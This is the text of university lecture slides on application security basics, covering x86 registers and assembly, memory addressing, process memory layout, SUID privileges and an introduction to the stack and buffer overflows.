
Application Insecurity

CSE 545 – Software Security
Spring 2018

Adam Doupé
Arizona State University
http://adamdoupe.com

Content of some slides provided by Giovanni Vigna of UCSB, with approval

Application Model




The Life of an Application

- Author writes code in high-level language
- The application is translated in some executable form and saved to a file
  - Interpretation vs. compilation
- The application is loaded in memory
- The application is executed
- The application terminates


x86 Registers

- Registers represent the local variables of the processor
- There are four 32-bit general purpose registers
  - eax/ax, ebx/bx, ecx/cx, edx/cx
- Convention
  - Accumulator: eax
  - Pointer to data: ebx
  - Loop counter: ecx
  - I/O operations: edx



x86 Registers


- Two registers are used for high-speed memory transfer operations
  - – esi/si (source), edi/di (destination)
- There are several 32-bit special purpose registers
  - – esp/sp: the stack pointer
  - – ebp/bp: the frame pointer



x86 Registers

- Segment registers: cs, ds, ss, es, fs, gs
  - Used to select segments (e.g., code, data, stack)
- Program status and control: eflags
- The instruction pointer: eip
  - Points to the next instruction to be executed
  - Cannot be read or set explicitly
  - It is modified by jump and call/return instructions
  - Can be read by executing a call and checking the value pushed on the stack
- Floating point units and mmx/xmm registers

Data Sizes


7 0
Byte
N
15 8 7 0
High Byte
Low Byte
Word
N+1 N
31 16 15 0
High Word
Low Word
Doubleword
N+2 N
63 32 31 0
High Doubleword
Low Doubleword
Quadword
N+4 N
127 64 63 0
High Quadword
Low Quadword
Double Quadword
N+8 N

x86 Assembly Language

- (Slightly) higher-level language than machine language
- Program is made of:
  - directives: commands for the assembler
    - .data identifies a section with variables
  - instructions: actual operations
    - `jmp 0x08048f3f`
- Two possible syntaxes, with different ordering of the operands!
  - AT&T syntax (objdump, GNU Assembler)
    - `mnemonic source, destination`
  - DOS/Intel syntax (Microsoft Assembler, Nasm, IDA Pro)
    - `mnemonic destination, source`
  - In gdb can be set using: set disassembly-flavor intel/att

Data Definition

- Constants
  - Hexadecimal numbers start with `0x`
- Data objects are defined in a data segment using the syntax
  - `label      type     data1, data2, ...`
- Types can be
  - DB: Byte
  - DW: Word (16 bits)
  - DD: Double word (32 bits)
  - DQ: Quad word (64 bits)
- For example:

```
.data
  myvar    DD  0x12345678, 0x23456789   # Two 32-bit values
  bar      DW  0x1234                   # 16-bit data object
  mystr    DB  "foo", 0                 # Null-terminated string
```

Addressing Memory

- Memory access is composed of width, base, index, scale, and displacement
  - Base: starting address of reference
  - Index: offset from base address
  - Scale: Constant multiplier of index
  - Displacement: Constant base
  - Width: (address suffix)
    - size of reference (b: byte, s: short, w: word, l: long, q: quad)
  - Address = base + index*scale + displacement
    - displacement(base, index, scale)
  - Example:
    - `movl -0x20(%eax, %ecx, 4), %edx`

Addressing Memory

- `movl -8(%ebp), %eax`
  - copies the contents of the memory pointed by ebp - 8 into eax
- `movl (%eax), %eax`
  - copies the contents of the memory pointed by eax to eax
- `movl %eax, (%edx, %ecx, 2)`
  - moves the contents of eax into the memory at address edx + ecx * 2
- `movl $0x804a0e4, %ebx`
  - copies the value 0x804a0e4 into ebx
- `movl (0x804a0e4), %eax`
  - copies the content of memory at address 0x804a0e4 into eax

Instruction Classes

- Data transfer
  - `mov, xchg, push, pop`
- Binary arithmetic
  - `add, sub, imul, mul, idiv, div, inc, dec`
- Logical
  - `and, or, xor, not`

Instruction Classes

- Control transfer
  - `jmp, call, ret, int, iret`
  - Values can be compared using the cmp instruction
    - `cmp src, dest` # subtracts src from dest without saving the result
    - Various eflags bits are set accordingly
  - jne (ZF=0), je (ZF=1), jae (CF=0), jge (SF=OF), …
  - Control transfer can be direct (destination is a constant) or indirect (the destination address is the content of a register)
- Input/output
  - in, out
- Misc
  - nop

Invoking System Calls

- System calls are usually invoked through libraries
- Linux/x86
  - `int 0x80`
    - eax contains the system call number


Hello World!

```
.data
hw:
        .string "Hello World\n"
.text
.globl main
main:
        movl    $4,%eax
        movl    $1,%ebx
        movl    $hw,%ecx
        movl    $12,%edx
        int     $0x80
        movl    $0,%eax
        ret
```

Program Loading and Execution


- When a program is invoked, the operating system creates a process to execute the program
- The ELF file is parsed and parts are copied into memory
  - In Linux /proc/<pid>/maps shows the memory layout of a process
- Relocation of objects and reference resolution is performed
- The instruction pointer is set to the location specified as the start address
- Execution begins

Process Memory Layout



Process Structure

- Environment/Argument section
  - Used for environment data
  - Used for the command line data
- Stack section
  - Used for local parameters
  - Used for saving the processor status
- Memory-mapping segment
  - Used for shared libraries
- Heap section
  - Used for dynamically allocated data
- Data section (Static/global vars)
  - Initialized variables (.data)
  - Uninitialized variables (.bss)
- Code/Text section (.text)
  - Marked read-only
  - Modifications causes segfaults



Understanding UNIX Processes

- Each process has a real UID/GID, an effective UID/GID, and a saved UID/GID
  - Real IDs: defines the user who started/owns the process
  - Effective IDs: used to determine if the process is "allowed to do things"
  - Saved IDs: used to drop and re-gain privileges
- If a program file has the SUID bit set, when a process executes the program the process’ effective UID/GID are changed to the ones of the program file owner

```
[adamd@ragnuk]$ ls -la /usr/bin/passwd
-rwsr-xr-x. 1 root root 30768 Feb 22  2012 /usr/bin/passwd

[adamd@ragnuk]$ ls -la /usr/bin/chsh
-rws--x--x. 1 root root 20056 Oct 15  2014 /usr/bin/chsh
```


Overflows/Overwrites

- The lack of boundary checking is one of the most common mistakes in C/C++ applications
- Overflows are one of the most popular type of attacks
  - Architecture/OS version dependant
  - Can be exploited both locally and remotely
  - Can modify both the data and the control flow of an application
- Recent tools have made the process of exploiting overflows easier if not completely automatic
- Much research has been devoted to finding vulnerabilities, designing prevention techniques, and developing detection mechanisms
  - Some of these mechanisms have found their way to mainstream operating system (non-executable stack, layout randomization)

The Stack


- Stack is essentially scratch memory for functions
  - Used in MIPS, ARM, x86, and x86-64 processors
- Starts at high memory addresses and grows down
- Functions are free to push registers or values onto the stack, or pop values from the stack into registers
- The assembly language supports this on x86
  - `%esp` holds the address of the top of the stack
  - `push %eax` decrements the stack pointer (`%esp`) then stores the value in `%eax` to the location pointed to by the stack pointer
  - `pop %eax` stores the value at the location pointed to by the stack pointer into `%eax`, then increments the stack pointer (`%esp`)

Stack Example



```
push %eax
pop %ebx
```


Stack Example



```
push %eax
pop %ebx
```

%eax	0xa
%ebx	0x0
%esp	0x10000

Stack Example



0xFFFFFFFF

…

0x10000

…


Garbage

0x00000000

```
push %eax
pop %ebx
```

%eax	0xa
%ebx	0x0
%esp	0xFFFC

Stack Example



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push %eax
